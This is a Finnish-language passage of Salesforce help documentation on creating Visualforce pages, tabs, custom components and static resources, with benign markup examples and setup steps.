Visualforce-sivut käyttävät samaa lausekekieltä kuin kaavat, eli kaikki sulkeiden { ! } sisällä oleva teksti käsitellään lausekkeena, joka voi hakea arvoja kontekstiin liittyvistä tietueista. Voit esimerkiksi näyttää nykyisen käyttäjän etunimen lisäämällä { !\$User.FirstName }-yhdistämiskentän sivulle.

```
<apex:page>
    Hello { !$User.FirstName }!
</apex:page>
```

Jos käyttäjän nimi on Joni, hän näkee sivulla tekstin *Hei, Joni!*.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Visualforce-sivujen luominen ja muokkaaminen:

- Sovelluksen mukautusoikeus

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Voit myös käyttää yhdistämiskenttiä tai muita funktioita mukauttaaksesi objektitason ohjeiden sisältöä.

KATSO MYÖS:

[Visualforce-sivujen määrittäminen](#)

Visualforce-välilehtien luominen

Laadi Visualforce-välilehtiä, jotta käyttäjät voivat käyttää Visualforce-sivuja Salesforcea.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään **Välilehdet** ja valitse **Välilehdet**.
2. Valitse Visualforce-välilehdet-luettelosta **Uusi**.
3. Valitse mukautetussa välilehdessä näytettävä Visualforce-sivu.
4. Kirjoita välilehden otsikko.
5. Tuo välilehden tyylin valitsin näyttöön napsauttamalla **Välilehden tyyli** -kohdan hakukuvaketta.

Jos välilehden tyyli on jo käytössä, välilehden tyylin nimen vieressä on hakasulkeissa ([]) oleva numero. Voit tarkastella samaa tyyliä käyttäviä välilehtiä tuomalla hiiren osoittimen tyylin nimen päälle. Voit suodattaa luetteloa valitsemalla **Piilota** muissa välilehdissä käytössä olevat tyylit.

6. Valitse mukautetun välilehden värimalli ja kuvake napsauttamalla välilehden tyyliä.

Voit myös napsauttaa Välilehden tyylin valitsin -valintaikkunassa **Luo oma tyyli** luodaksesi välilehdelle mukautetun tyylin, jos organisaatiollasi on Asiakirjat-välilehden käyttöoikeus. Oman välilehden tyylin luominen:

- a. Avaa värien valintaikkuna napsauttamalla **Väri**-hakukuvaketta ja valitse väri napsauttamalla sitä.
- b. Napsauta **Lisää kuva**, valitse asiakirjakansio ja valitse käytettävä kuva.

Voit myös etsiä asiakirjan tiedostonimen, joka sisältää haluamasi hakutermiä, valitsemalla **Hae asiakirjoista**, kirjoittamalla haettavan termin ja valitsemalla **Siirry**.

 **Note:** Valintaikkunassa näkyy vain asiakirjakansioiden tiedostot, jotka ovat kooltaan alle 20 kilotavua ja joiden Ulkoisesti käytettävissä -valintaruutu on valittuna asiakirjan ominaisuusasetuksissa. Jos kuvakkeessa käytetty asiakirja poistetaan myöhemmin, Salesforce korvaa kuvakkeen monivärisellä oletuskuvakkeella ().

- c. Valitse tiedosto ja napsauta **OK**. Näyttöön tulee ohjattu Uusi mukautettu välilehti -toiminto.

7. Valitse halutessasi **Salesforce Classic Mobile** -valmis -valintaruutu osoittaaksesi, että Visualforce-sivu näkyy ja toimii oikein Salesforce Classic Mobile -sovelluksessa.

Valintaruudun valitseminen lisää välilehden Salesforce Classic Mobile -kokoonpanoillesi käytettävissä olevien välilehtien luetteloon. Ennen kuin mobilisoi Visualforce-välilehden, tutustu Salesforce Classic Mobile -välilehtiin liittyviin huomioitaviin asioihin varmistaaksesi, että välilehtiesi Visualforce-sivut ovat yhteensopivia mobiiliselainten kanssa.

 **Note:** Salesforce Classic Mobile -valmis -valintaruutu on näkyvissä vain, jos Salesforce Classic Mobile on käytössä organisaatiossasi.

Asetus ei vaikuta Visualforce välilehtien näkyvyyteen Salesforce1-sovelluksessa. Jos haluat ottaa käyttöön uuden Visualforce-välilehden Salesforce1-sovelluksessa, katso lisätietoja kohdista Visualforce-sivujen ottaminen käyttöön Salesforce1-mobiilisovelluksessa ja [Visualforce-sivujen määrittäminen](#) sivulla 64.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Visualforce-välilehtien luominen:

- Sovelluksen mukautusoikeus

8. Voit valita myös mukautetun linkin, jota käytetään latautumisivuna, kun käyttäjät avaavat välilehden. Latautumisivut eivät näy Salesforce Classic Mobile -sovelluksessa. Vältä latautumisivun käyttöä, jos aiot mobilisoida tämän välilehden.
9. Kirjoita välilehden vapaaehtoinen kuvaus ja valitse **Seuraava**.
10. Valitse käyttäjäprofiilit, joille annetaan uuden mukautetun välilehden käyttöoikeus.
11. Määritä uuteen välilehteen lisättävät mukautetut sovellukset.
12. Valitse **Liitä välilehti käyttäjille aiemmin määritettyihin henkilökohtaisiin mukautuksiin**, jos haluat lisätä välilehden sellaisten käyttäjien mukautettuihin näyttöasetuksiin, jotka ovat mukauttaneet omia näyttöasetuksiaan.
13. Valitse **Tallenna**.

KATSO MYÖS:

[Visualforce-sivujen määrittäminen](#)

Sieppaamattomat poikkeukset Visualforcessa

Jos jonkun muun kuin itsesi kehittämällä Visualforce-sivulla tapahtuu virhe tai sieppaamaton poikkeus,

- Salesforcessa näkyy lyhyt kuvaus ongelmasta.
- Sivun kirjoittanut kehittäjä saa virheen kuvauksen sähköpostiviestinä, jossa on organisaatiosi tunnus ja oma käyttäjätunnuksesi. Raportissa ei ole muita käyttäjätietoja.

Jos olet kehitystilassa ja jossain muussa kuin kyseisen sivun nimitilassa, näkyvissä on poikkeusta koskeva viesti, poikkeuksen tyyppi ja ilmoitus kehittäjälle lähetetystä sähköpostiviestistä.

Jos olet sivun kehittäjä ja samassa nimitilassa kuin kyseinen sivu mutta et kehitystilassa, näkyvissä on poikkeusta koskeva viesti. Näkyvissä saattaa olla myös viesti, joka ilmoittaa kehittäjälle lähetetystä sähköpostiviestistä. Jos olet kehitystilassa, näkyvissä on poikkeusta koskeva viesti, poikkeuksen tyyppi ja Apex-pinojäljitys.

KATSO MYÖS:

[Koodin virheenkorjaus](#)

Visualforce-sivujen ja mukautettujen komponenttien versioasetusten hallinta

Jotta yhteensopivuutta aiempien versioiden kanssa voidaan parantaa, kaikki Visualforce-sivut ja mukautetut komponentit tallennetaan määritetyn API-version ja määritetyn Visualforce-version versioasetuksilla. Jos Visualforce-sivu tai -komponentti viittaa asennettuihin hallittaviin paketteihin, kunkin hallittavan paketin versioasetukset, joihin sivu tai komponentti viittaa, tallennetaan myös. Tällä varmistetaan, että kun Visualforce, API ja hallittavien pakettien komponentit kehittyvät tulevissa versioissa, Visualforce-sivut ja -komponentit pysyvät yhä liitettynä versioon, joka toimii erityisellä, tutuksi tulleella tavalla.

Pakettiversio on numero, jolla tunnistetaan pakettiin ladattujen komponenttien sarja. Version numerolla on muoto *majorNumber.minorNumber.patchNumber* (esimerkiksi 2.1.3). Suurempi ja pienempi numero kasvavat valittuun arvoon kunkin suuren julkistuksen aikana. *Korjausnumero* luodaan ja päivitetään vain korjausversiolle. Julkaisijat voivat käyttää paketin versioita hallittavien pakettien komponenttien kehittämiseen julkistamalla seuraavan paketin version rikkomatta nykyisten, pakettia käyttävien asiakkaiden integraatiota.

 **Note:** Paketin komponentit ja mukautetut Visualforce-komponentit ovat erillisiä käsitteitä. Paketti koostuu monista elementeistä, kuten mukautetuista objekteista, Apex-luokista ja -käynnistimistä sekä mukautetuista sivuista ja komponenteista.

Voit asettaa Salesforce API- ja Visualforce-version Visualforce-sivulle tai mukautetulle komponentille seuraavasti:

1. Muokkaa Visualforce-sivua tai -komponenttia ja napsauta **Versioasetukset**.

 **Note:** Voit muokata sivun tai mukautetun komponentin versioasetuksia Version asetukset -välilehdestä vain, kun muokkaat sivua tai komponenttia Määrittelyt-valikosta.

2. Valitse `SalesforceAPI:version`. Tämä on myös Visualforce-versio, jota käytetään sivun tai komponentin kanssa.
3. Napsauta **Tallenna**.

Paketin versioasetusten määrittäminen Visualforce-sivulle tai mukautetulle komponentille:

1. Muokkaa Visualforce-sivua tai -komponenttia ja napsauta **Versioasetukset**.
2. Valitse `version` kullekin hallittavalle paketille, johon Visualforce-sivu tai -komponentti viittaa. Sivun tai komponentin käyttöä tätä hallittavan paketin versiota, jos hallittavien pakettien uudempia versioita on asennettuna, ellet päivitä versioasetusta manuaalisesti. Voit lisätä asennetun hallittavan paketin asetusten luetteloon valitsemalla paketin käytettävissä olevien pakettien luettelosta. Tämä luettelo näkyy vain, jos sinulla on asennettuna hallittava paketti, joka ei jo liity sivuun tai komponenttiin.
3. Napsauta **Tallenna**.

Huomaa seuraavaa, kun käytät paketin version asetuksia:

- Jos tallennat Visualforce-sivun tai mukautetun komponentin, joka viittaa sellaiseen hallittavaan pakettiin, jolla ei ole määritettyä hallittavan paketin versiota, sivu tai komponentti liitetään oletusarvoisesti viimeksi asennetun hallittavan paketin versioon.
- Et voi **poistaa** hallittavan paketin Visualforce-sivun tai -komponentin versioasetusta, jos sivu tai komponentti viittaa hallittavaan pakettiin. Napsauta **Näytä riippuvuudet** löytääksesi, missä hallittavaan pakettiin viitataan.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Visualforce-sivujen versioasetusten luominen, muokkaaminen ja määrittäminen:

- Sovelluksen mukautusoikeus

Selaimen suojausasetukset ja Visualforce

Jotkut Visualforce-sivut suoritetaan *.force.com-palvelimilta. Jos selaimesi luotettuihin sivustoihin sisältyy *.salesforce.com, sinun täytyy lisätä myös *.force.com luetteloon.

Selaimestasi ja selaimen asetuksista riippuen saatat nähdä seuraavanlaisen virheen joillakin sivuilla:

Selaimesi suojausasetukset estävät tätä sivustoa näyttämästä osaa sisällöstä. Jos haluat nähdä tämän sisällön, sinun täytyy muuttaa selaimesi suojausasetuksia sallimaan kolmannen osapuolen evästeet toimialueesta mypages.na1.visual.force.com. Jos selaimesi on Internet Explorer, voit myös lisätä mypages.na1.visual.force.com -toimialueen luotettavien sivustojen luetteloon suojausasetuksien sivulta.

Salesforce sisältää Platform for Privacy Preferences Project (P3P) -ylätunnisteen joillakin sivuilla. Tämä ylätunniste koostuu seuraavista asetuksista:

Käyttötarkoitus

CUR - Tietoa käytetään sen toiminnon suorittamiseen, johon se tarkoitettiin.

Luokka

STA - Mekanismi tilallisen istunnon ylläpitämiseen käyttäjän kanssa tai sellaisten käyttäjien automaattiseen tunnistamiseen, jotka ovat vierailleet tietyllä sivustolla tai käyttäneet tiettyä sisältöä aikaisemmin, esimerkiksi HTTP-evästeitä.

Vastaanottaja

OTR - Lailliset yksiköt, jotka seuraavat erilaisia käytäntöjä Käyttäjät voivat valita kieltäytyvätkö tästä käytöstä vai eivät.

Jos selaimesi on määritetty tukemaan P3P-toimintoa, tämä ylätunniste sallii kaikkien Visualforce-sivujen näkyvän. Lisätietoa P3P:sta on kohdassa [Platform for Privacy Preferences \(P3P\) Project](#).

Jos selaimesi on määritetty estämään kolmannen osapuolen evästeet eikä se käytä P3P-ylätunnistetta ja näet yllä esitetyn kaltaisen virheen, tee yksi seuraavista:

- Määrittele P3P selaimellesi
- Muuta selaimesi asetukset sallimaan kolmannen osapuolen evästeet
- Lisää asianmukainen palvelin selaimesi evästeiden poikkeusluetteloon

Visualforce-komponentit

Visualforce-komponentit ovat pieniä, uudelleenkäytettäviä, toiminnallisia osia — vähän kuin widgetit, paneelit, käyttöliittymäelementit tms. — joita käytät Visualforce-sivusi koodisi. Voit käyttää vakio- tai mukautettuja Visualforce-komponentteja ja luoda omia mukautettuja komponentteja.

Salesforcassa on kirjasto ennalta muodostettuja vakiokomponentteja, kuten `<apex:relatedList>` ja `<apex:dataTable>`, joita voidaan käyttää Visualforce-sivujen kehittämiseen. Lisäksi voit muodostaa omia mukautettuja komponentteja ja täydentää tätä kirjastoa

Mukautettu komponentti sisältää yleisen suunnittelumallin, jota voi käyttää uudelleen useilla Visualforce-sivuilla. Se sisältää

- joukon Visualforce-merkintöjä, jotka on merkitty `<apex:component>`-tunnisteella
- valinnaisen Apexissa kirjoitetun komponenttien ohjaustoiminnon, jolla komponentti voi suorittaa lisälogiikkaa, kuten luettelossa olevien kohteiden lajittelua tai arvojen laskemista.

Oletetaan esimerkiksi, että haluat luoda kuva-albumin Visualforce-sivuilla. Kullakin albumissa olevalla kuvalla on oma reunaväri, ja kunkin kuvan alla on kuvateksti. Albumin kuvien näyttämiseen tarvittavan Visualforce-merkinnän toistamisen sijaan voit määrittää mukautetun komponentin

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

`singlePhoto`, jolla on kuvan, reunaväri ja kuvatekstin määritteet, ja käyttää sitten kyseisiä määritteitä kuvan näyttämiseen sivulla. Kun mukautettu `singlePhoto`-komponentti on määritetty, sitä voidaan käyttää organisaation jokaisella Visualforce-sivulla samalla tavalla kuin vakiokomponentteja, kuten `<apex:dataTable>` tai `<apex:relatedList>`.

Verrattuna sivumalleihin, joiden avulla kehittäjät voivat myös käyttää merkintöjä uudelleen, mukautetut komponentit ovat tehokkaampia ja joustavampia.

- Mukautetuilla komponenteilla suunnittelijat voivat määrittää määritteitä, joita voidaan siirtää kuhunkin komponenttiin. Määritteen arvo voi muuttaa merkinnän näyttämistapaa lopullisella sivulla ja se voi muuttaa ohjaustoimintoon perustuvaa logiikkaa, joka suoritetaan komponentin kyseiselle esiintymälle. Tämä toiminta on erilaista kuin malleissa, joilla ei ole mitään keinoa siirtää tietoja mallia käyttävältä sivulta itse mallin määrittämiseen.
- Mukautetut komponenttikuvaukset näkyvät sovelluksen komponenttiviittausikkunassa vakiokomponenttien kuvausten vieressä. Mallikuvauksiin voi kuitenkin viitata vain Salesforceen Määrittäminen-alueelta, koska ne on määritetty sivuiksi.

KATSO MYÖS:

[Mukautettujen Visualforce-komponenttien määrittäminen](#)

[Mukautettujen Visualforce-komponenttien tarkasteleminen ja muokkaaminen](#)

Mukautettujen Visualforce-komponenttien määrittäminen

Mukautetun Visualforce-komponentin luominen:

1. Kirjoita Salesforceen Määrittäminen-valikon **Pikahaku**-kenttään *Visualforce-komponentti* ja valitse **Visualforce-komponentti**.
2. Valitse **Uusi**.
3. Kirjoita **Otsikko**-tekstiruutuun teksti, jota tulee käyttää mukautetun komponentin määrittämiseen määrittämisalueissa.
4. Kirjoita **Nimi**-tekstiruutuun teksti, jota tulee käyttää tämän mukautetun komponentin määrittämiseen Visualforce-merkinnöissä. Tämä nimi voi sisältää vain alaviivoja ja aakkosnumeerisia merkkejä, ja sen on oltava yksilöllinen organisaatiossa. Sen täytyy alkaa kirjaimella, se ei saa sisältää välilyöntiä eikä se saa loppua alaviivalla eikä sisältää kahta peräkkäistä alaviivaa.
5. Kirjoita **Kuvaus**-tekstiruutuun kuvaus mukautetusta komponentista. Tämä kuvaus näkyy komponenttiviittauksessa muiden vakiokomponenttien kuvausten kanssa heti, kun valitset **Tallenna**.
6. Kirjoita **Tekstiosa**-tekstiruutuun mukautetun komponentin määrittämisen Visualforce-merkintä. Yhdessä komponentissa voi olla enintään 1 Mt tekstiä, eli noin 1 000 000 merkkiä.
7. Napsauta **Version aseutukset** määrittääksesi tälle komponentille käytettävän Visualforce- ja API-version. Voit määrittää versiot kaikille organisaatiosi asennetuille hallittaville paketeille.
8. Voit tallentaa muutokset ja tarkastella mukautetun komponentin lisätietonäyttöä valitsemalla **Tallenna** tai tallentaa muutokset ja jatkaa komponentin muokkaamista valitsemalla **Pikatallennus**. Visualforce-merkinnän on oltava kelvollinen, ennen kuin komponentin voi tallentaa.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

KÄYTTÄJOIKEUDET

Mukautettujen komponenttien luominen:

- Sovelluksen mukautusoikeus



Note: Voit myös luoda mukautetun komponentin Visualforce-kehitystilassa lisäämällä viittauksen mukautettuun komponenttiin, jota ei ole vielä Visualforce-sivumerkinnässä. Kun olet tallentanut merkinnän, näkyviin tulee pikalinkki, jonka avulla voit luoda uuden komponenttimäärittelyn (eritellyt määritteet mukaan lukien) komponentille antamasi nimen perusteella.

Jos et ole esimerkiksi vielä määrittänyt mukautettua komponenttia nimeltä `myNewComponent` ja lisää koodin `<c:myNewComponent myNewAttribute="foo"/>` aiemmin luotuun sivumerkintään, voit määrittää **Tallenna**-painikkeen napsauttamisen jälkeen uuden mukautetun `myNewComponent`-komponentin pikaisesti seuraavalla oletusmäärittelyllä:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

Voit muokata tätä määritelmää kirjoittamalla Määrittelyt-valikon *Pikahaku*-kenttään *Visualforce-komponentit*, valitsemalla **Visualforce-komponentit** ja napsauttamalla mukautetun `myNewComponent`-komponentin vierestä **Muokkaa**.

KATSO MYÖS:

[Visualforce-komponentit](#)

[Visualforce-komponentit](#)

Mukautettujen Visualforce-komponenttien tarkasteleminen ja muokkaaminen

Kirjoita Määrittelyt-valikon *Pikahaku*-kenttään *Visualforce-komponentit*, valitse **Visualforce-komponentit** ja napsauta mukautetun komponentin nimeä nähdäksesi sen määritelmän.

Lisätietosivulla voit tehdä mitä tahansa seuraavista:

- Valitse **Muokkaa**, jos haluat muokata mukautettua komponenttia.
- Poista mukautettu komponentti valitsemalla **Poista**.
- Luo kopio mukautetusta komponentista valitsemalla **Kloonaa**. Sinun on määritettävä uusi nimi uudelle komponentille.
- Jos haluat tarkastella luetteloa kaikista viittauksista tähän mukautettuun komponenttiin organisaatiossasi, valitse **Missä tätä käytetään?**.
- Napsauta **Näytä riippuvuudet** tarkastellaksesi kohteita, kuten toista komponenttia, käyttöoikeutta tai asetuksia, joiden on oltava olemassa, jotta tämä mukautettu komponentti on kelvollinen.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Mukautettujen komponenttien kloonaminen, muokkaaminen, poistaminen tai versioiden määrittäminen mukautetuille komponenteille:

- Sovelluksen mukautusoikeus

Kun komponentti on luotu, voit tarkastella sitä osoitteessa

`http://omaSalesforceInstanssi/apexcomponent/uudenKomponentinNimi`, jossa `omaSalesforceInstanssi` on Salesforce-instanssin isäntänimi (esimerkiksi `na3.salesforce.com`) ja `uudenKomponentinNimi` on mukautetun komponentin määrittelyn `Nimi`-kentän arvo.

Komponentti näytetään siinä muodossa kuin se olisi Visualforce-sivulla. Näin ollen, jos komponentti perustuu määritteisiin tai komponentin tunnusten rungon sisältöön, tämä URL saattaa muodostaa odottamattomia tuloksia. Voit testata mukautettua komponenttia tarkemmin lisäämällä sen Visualforce-sivulle ja tarkastelemalla sitten sivua.

KATSO MYÖS:

[Visualforce-komponentit](#)

Mukautettujen Visualforce-komponenttien hallinta

Kun olet luonut mukautettuja komponentteja, voit tarkastella, muokata ja poistaa niitä. Kirjoita Määritykset-valikon `Pikahaku`-kenttään `Visualforce-komponentit` ja valitse

Visualforce-komponentit avataksesi Komponentit-luettelosivun, jossa on luettelo organisaatiollesi määritetyistä mukautetuista komponenteista. Tällä sivulla voit tehdä seuraavat toimet:

- Napsauta **Uusi**, jos haluat [määrittää uuden mukautetun komponentin](#).
- Napsauta mukautetun komponentin nimeä, jos haluat [näyttää lisätietoja komponentista](#).
- Napsauta **Muokkaa**, jos haluat [muokata komponentin nimeä tai merkintää](#).



Note: Kuvake  osoittaa, että mukautettu Visualforce-komponentti on asennetussa hallittavassa paketissa. Et voi muokata tai poistaa hallittavan paketin mukautettua Visualforce-komponenttia. -kuvake osoittaa, että aiemmin julkaistussa, hallittavassa paketissa oleva mukautettu Visualforce -komponentti poistetaan seuraavaa pakettia ladattaessa. Voit kumota mukautetun Visualforce-komponentin poistamisen paketin lisätietosivulta.

- Valitse **Poista**, jos haluat poistaa mukautetun komponentin organisaatiosta.
-  **Note:** Nimitilan etuliite on liitetty Apex-luokkiin ja -käynnistimiin, Visualforce-komponentteihin ja -sivuihin, tuotemerkkimalleihin, kansioihin, s-control-objekteihin, staattisiin resursseihin, verkkolinkkeihin ja mukautettuihin raporttityyppeihin, mikäli ne sisältyvät hallittavaan pakettiin. Jos sinulla ei ole sovellusten mukautusoikeutta, nimitilan etuliitekenttää ei näy tuotemerkkimalleissa, kansioissa eikä mukautetuissa raporttityypeissä.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Mukautettujen komponenttien luominen ja muokkaaminen:

- Sovelluksen mukautusoikeus

Staattiset resurssit

Staattisten resurssien avulla voit ladata palvelimelle sisältöä, johon voit viitata Visualforce-sivulla, mukaan lukien arkistoja (kuten .zip- ja .jar-tiedostoja), kuvia, tyylisivuja, JavaScriptia ja muita tiedostoja.

Staattista resurssia kannattaa käyttää tiedoston Asiakirjat-välilehteen lataamisen sijasta monista syistä:

- Voit pakata kokoelman liittyviä tiedostoja hakemistohierarkiaan ja ladata kyseisen hierarkian .zip- tai .jar-arkistona.
- Voit viitata sivumerkinnoissä olevaan staattiseen resurssiin nimellä käyttämällä globaalia `$Resource`-muuttujaa kiinteästi koodattujen asiakirjatunnusten sijaan:
 - Voit viitata erilliseen tiedostoon käyttämällä yhdistämiskenttänä määritystä `$Resource.<resurssin_nimi>`, jossa `<resurssin_nimi>` on resurssin latauksen yhteydessä määrittämäsi nimi. Esimerkki:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

tai

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

- Jos haluat luoda viittauksen arkistossa olevaan tiedostoon, käytä `URLFOR`-funktia. Määritä ensimmäisellä parametrilla arkiston lataamisen yhteydessä antamasi staattisen resurssin nimi ja toisella parametrilla polku haluamaasi tiedostoon arkistossa. Esimerkki:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                        'images/Bluehills.jpg')}" width="50" height="50"/>
```

tai

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}" />
```

- Voit käyttää suhteellisia polkuja tiedostoissa staattisten resurssien arkistossa viittamaan arkiston sisältöön. Esimerkiksi CSS-tiedostossasi `styles.css` sinulla on seuraavat tyylit:

```
table { background-image: url('img/testimage.gif') }
```

Kun käytät kyseistä CSS-tiedostoa Visualforce-sivulla, sinun täytyy varmistaa, että CSS-tiedosto ei voi löytää kuvaa. Voit tehdä tämän luomalla arkiston (kuten -zip-tiedosto), joka sisältää `styles.css` ja `img/testimage.gif`. Varmista, että polun rakenne säilytetään arkistossa. Lataa sitten arkistotiedosto staattisena resurssina nimellä `style_resources`. Lisää sitten sivullasi seuraava komponentti:

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}" />
```

Koska staattinen resurssi sisältää sekä tyylisivun että kuvan, suhteellinen polku tyylisivussa selviää ja kuva näytetään.

Yksittäisen staattisen resurssin koko voi olla enintään 5 Mt. Organisaatiolla voi olla yhteensä enintään 250 Mt staattisia resursseja. Staattiset resurssit koskevat organisaation tietojen tallennustilan kiintiötä.

KATSO MYÖS:

[Staattisten resurssien määrittäminen](#)

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Staatistien resurssien määrittäminen

Staatistien resurssin luominen:

1. Kirjoita Määrittelyt-valikon *Pikahaku*-kenttään *Staatistiset resurssit* ja valitse **Staatistiset resurssit**.
2. Napsauta **Uusi**.
3. Kirjoita *Nimi*-tekstiruutuun teksti, jota tulee käyttää resurssin määrittämiseen Visualforce-merkinnöissä. Tämä nimi voi sisältää vain alaviivoja ja aakkosnumeerisia merkkejä, ja sen on oltava yksilöllinen organisaatiossa. Sen täytyy alkaa kirjaimella, se ei saa sisältää välilyöntiä eikä se saa loppua alaviivalla eikä sisältää kahta peräkkäistä alaviivaa.

 **Note:** Jos luot viittauksen staatistiseen resurssiin Visualforce-merkinnöissä ja vaihdat sitten resurssin nimen, Visualforce-merkintä päivitetään muutoksen mukaisesti.
4. Määritä sitten *Kuvaus*-tekstialueelle resurssin valinnainen kuvaus.
5. Valitse *Tiedosto*-tekstiruudun vierestä **Selaa** ja siirry ladattavan resurssin paikalliseen kopioon. Yksittäinen staatistinen resurssi voi olla kooltaan enintään 5 Mt, ja organisaatiolla olla yhteensä enintään 250 Mt staatistisia resursseja.
6. Määritä *Välimuistin hallinta*:
 - *Yksityinen* määrittää, että Salesforce-palvelimen välimuistiin tallennettuja staatistisia resurssitietoja ei tulisi jakaa muiden käyttäjien kanssa. Staatistiset resurssit tallennetaan vain nykyisen käyttäjän istunnon välimuistiin.

 **Note:** Staatistien resurssien välimuistiasetukset on asetettu yksityisiksi, kun niitä käytetään Force.com-sivustosta, jonka vieraskäyttäjien profiileilla on sallittuun IP-alueeseen tai kirjautumisaikoihin perustuvia rajoituksia. Sivustot, joiden vieraskäyttäjien profiileilla on rajoituksia, tallentavat staatistisia resursseja välimuistiin ainoastaan selaimesta. Lisäksi, jos aiemmin rajoittamaton sivusto muutetaan rajoitetuksi, staatistien resurssien vanhentuminen Salesforce-välimuistista ja muista välimuisteista saattaa kestää jopa 45 päivää.

- *Julkinen* määrittää, että Salesforce-palvelimen välimuistiin tallennetut staatistiset resurssitiedot jaetaan muiden organisaatiosi käyttäjien kanssa latausaikojen nopeuttamiseksi.

[Otsikkokentän määritelmien W3C-määrittelyt](#) sisältää teknisiä tietoja välimuistin hallinnasta.

 **Note:** Tämä ominaisuus toimii vain organisaatioilla, joilla on käytössä Sivustot, jotka käyttävät staatistisia resursseja.

7. Valitse **Tallenna**.

 **Varoitus:** Jos käytät WinZip-ohjelmaa, asenna sen uusin versio. Vanhemmat WinZip-versiot saattavat aiheuttaa tietojen häviämistä.

KATSO MYÖS:

[Staatistien resurssien tarkasteleminen ja muokkaaminen](#)

[Staatistiset resurssit](#)

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Staatistien resurssien luominen:

- Sovelluksen mukautusoikeus

Staattisten resurssien tarkasteleminen ja muokkaaminen

Kirjoita Määitykset-valikon **Pikahaku**-kenttään *Staattiset resurssit*, valitse **Staattiset resurssit** ja napsauta resurssin nimeä tarkastellaksesi sen lisätietoja, mukaan lukien sen MIME-tyyppi, koko tavuina, luontiajankohta ja edellinen muokkausajankohta.

Lisätietosivulla voit tehdä mitä tahansa seuraavista:

- Muokkaa resurssia valitsemalla **Muokkaa**.
- Poista resurssi valitsemalla **Poista**.
- Luo kopio resurssista valitsemalla **Kloonaa**. Sinun on määritettävä uusi nimi uudelle resurssille.
- Jos haluat tarkastella luetteloa kaikista viittauksista tähän staattiseen resurssiin organisaatiossa, valitse **Missä tätä käytetään?**.

KATSO MYÖS:

[Staattisten resurssien määrittäminen](#)

[Staattisten resurssien hallinta](#)

[Staattiset resurssit](#)

Staattisten resurssien hallinta

Kun olet luonut staattisia resursseja, voit mukauttaa, muokata ja poistaa niitä. Kirjoita Määitykset-valikon **Pikahaku**-kenttään *Staattiset resurssit* ja valitse **Staattiset resurssit** avataksesi Staattiset resurssit -luettelosivun, jossa on luettelo organisaatiollesi määritetyistä resursseista. Tällä sivulla voit tehdä seuraavat toimet:

- Napsauta **Uusi staattinen resurssi**, jos haluat määrittää uuden staattisen resurssin.
- Napsauta resurssin nimeä, jos haluat tuoda yksityiskohtaisia sivua koskevia tietoja näkyviin, mukaan lukien sen MIME-tyyppi ja koko.
- Valitse resurssin vierestä **Muokkaa**, jos haluat muokata resurssin nimeä tai ladata uuden version resurssista.
- Valitse **Poista**, jos haluat poistaa resurssin.

